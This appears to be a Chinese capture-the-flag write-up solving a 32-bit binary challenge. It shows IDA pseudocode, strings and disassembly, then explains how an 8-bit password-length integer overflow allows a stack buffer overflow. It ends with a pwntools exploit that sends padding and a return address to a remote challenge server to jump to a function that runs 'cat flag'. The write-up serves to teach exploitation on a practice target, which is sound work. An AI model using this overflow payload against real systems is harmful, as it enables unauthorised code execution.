
```
1int __cdecl main(int argc, const char **argv, const char **envp)
2{
3  int v4; // [esp+Ch] [ebp-Ch]
4
5  setbuf(stdin, 0);
6  setbuf(stdout, 0);
7  setbuf(stderr, 0);
8  puts("----------------------");
9  puts("~~ Welcome to CTF! ~~");
10  puts("       1.Login        ");
11  puts("       2.Exit         ");
12  puts("----------------------");
13  printf("Your choice:");
14  __isoc99_scanf("%d", &v4);
15  if ( v4 == 1 )
16  {
17    login();
18  }
19  else
20  {
21    if ( v4 == 2 )
22    {
23      puts("Bye~");
24      exit(0);
25    }
26    puts("Invalid Choice!");
27  }
28  return 0;
29}
```


ction Data Unexplored External symbol

IDA View-A | Pseudocode-A | Strings window | Hex Vi


```
1char *login()
2{
3  char buf; // [esp+0h] [ebp-228h]
4  char s; // [esp+200h] [ebp-28h]
5
6  memset(&s, 0, 0x20u);
7  memset(&buf, 0, 0x200u);
8  puts("Please input your username:");
9  read(0, &s, 0x19u);
10  printf("Hello %s\n", &s);
11  puts("Please input your passwd:");
12  read(0, &buf, 0x199u);
13  return check_passwd(&buf);
14}
```




下面溢出上面是执行的条件



可以看到是 0x14 个字节 加上 ebp 4 个字节 后面就可以跟溢出的 shell 了


LOAD:080… 00000013 C /lib/ld-linux.so.2
LOAD:080… 0000000A C libc.so.6
LOAD:080… 0000000F C _IO_stdin_used
LOAD:080… 00000007 C fflush
LOAD:080… 00000007 C strcpy
LOAD:080… 00000005 C exit
LOAD:080… 0000000F C __isoc99_scanf
LOAD:080… 00000005 C puts
LOAD:080… 00000006 C stdin
LOAD:080… 00000007 C printf
LOAD:080… 00000007 C strlen
LOAD:080… 00000007 C memset
LOAD:080… 00000005 C read
LOAD:080… 00000007 C stdout
LOAD:080… 00000007 C stderr
LOAD:080… 00000007 C system
LOAD:080… 00000007 C setbuf
LOAD:080… 00000012 C __libc_start_main
LOAD:080… 0000000F C __gmon_start__
LOAD:080… 0000000A C GLIBC_2.7
LOAD:080… 0000000A C GLIBC_2.0
.rodata:… 00000009 C cat flag
.rodata:… 00000008 C Success
.rodata:… 00000011 C Invalid Password
.rodata:… 0000001C C Please input your username:
.rodata:… 0000000A C Hello %s\n
.rodata:… 0000001A C Please input your passwd:
.rodata:… 00000016 C ----------
.rodata:… 00000016 C ~~ Welcome to CTF! ~~
.rodata:… 00000016 C 1.Login
.rodata:… 00000016 C 2.Exit
.rodata:… 0000000D C Your choice:
.rodata:… 00000005 C Bye~
.rodata:… 00000010 C Invalid Choice!
.eh_fram… 00000005 C ;*2$\"


.text:0804868B ; Attributes: bp-based frame
.text:0804868B public what_is_this
.text:0804868B what_is_this proc near
.text:0804868B ; __unwind {
.text:0804868B push ebp
.text:0804868C mov ebp, esp
.text:0804868E sub esp, 8
.text:08048691 sub esp, 0Ch
.text:08048694 push offset command ; "cat
.text:08048699 call _system
.text:0804869E add esp, 10h
.text:080486A1 nop
.text:080486A2 leave
.text:080486A3 retn
.text:080486A3 ; } // starts at 804868B
.text:080486A3 what_is_this endp
.text:080486A3
.text:080486A4
.text:080486A4 ; =============== S U B R O U T I N E =========
.text:080486A4
.text:080486A4 ; Attributes: bp-based frame
.text:080486A4
.text:080486A4 ; int __cdecl check_passwd(char *s)
.text:080486A4 public check_passwd
.text:080486A4 check_passwd proc near ; CODE

这个地址是一个字节后面填充多余的
前面发是 8 位最大 0-255　判断是 3-8 个字符 超过这个范围　因为是 8 位 256=1 所以也可以是 259-264 = 3-8 所以这样才能绕过那个 if 判断 这个地址是四个

```
~$ python3
Python 3.8.2 (default, Apr 27 2020, 15:53:34)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> i=remote('111.200.241.244',52944)
[x] Opening connection to 111.200.241.244 on port 52944
[x] Opening connection to 111.200.241.244 on port 52944: Trying 111.200.241.244
[+] Opening connection to 111.200.241.244 on port 52944: Done
>>> flag= 0x0804868B
>>> p32(flag)
b'\x8b\x86\x04\x08'
>>>
```

进入 login 函数：接受了一个最大长度为 0x199 的 password
进入 check_passwd 函数：用一个一字节，8bit 的变量存储 password 的长度，
之后存在一个字符串拷贝，拷贝目的地在栈中，长度为 14h，及 0x14，十进制 20，
结合前面溢出原理分析，0x199（十进制 409）的长度远大于 1 字节，
也就是说，这里存在证书溢出，password 字符串的长度可以是 3-　8 个字符，也可以是 259-264 个字符
可以在字符串拷贝过程中，输入 0x14 个字符之后，就可以覆盖函数返回地址了，具体是不是 0x14 个字符，
在字符串拷贝之前，先把拷贝的源地址和目的地址压入堆栈，这里似乎没有任何问题，
查看整个函数的汇编代码，就会发现，在函数最开始，压入了 ebp 变量，在函数结尾，存在一条 leave 指令，
而在 32 位程序中，leave 指令等于 mov esp,ebp 和 pop ebp 两条指令的组合，
也就是说，在覆盖函数放回地址之前，还有一次出栈操作，出栈数据大小 4 字节，
即覆盖之前还需将这 4 字节覆盖了，才能实现跳转指向 what_is_this 函数，
编写利用脚本如下：259-264 之间随机选择一个数，
这里取 262，264-0x14-4-　4=234

```
1 from pwn import *
2 i=remote('111.200.241.244',52944)
3 flag= 0x0804868B
4 payload=b"a" * 0x14 + b'aaaa'+ p32(flag) + b'a'*234
5 i.sendlineafter( "Your choice:", "1")
6 i.sendlineafter( "your username:", "kk")
7 i.sendline(payload)
8 i.recv
9 i.interactive()
```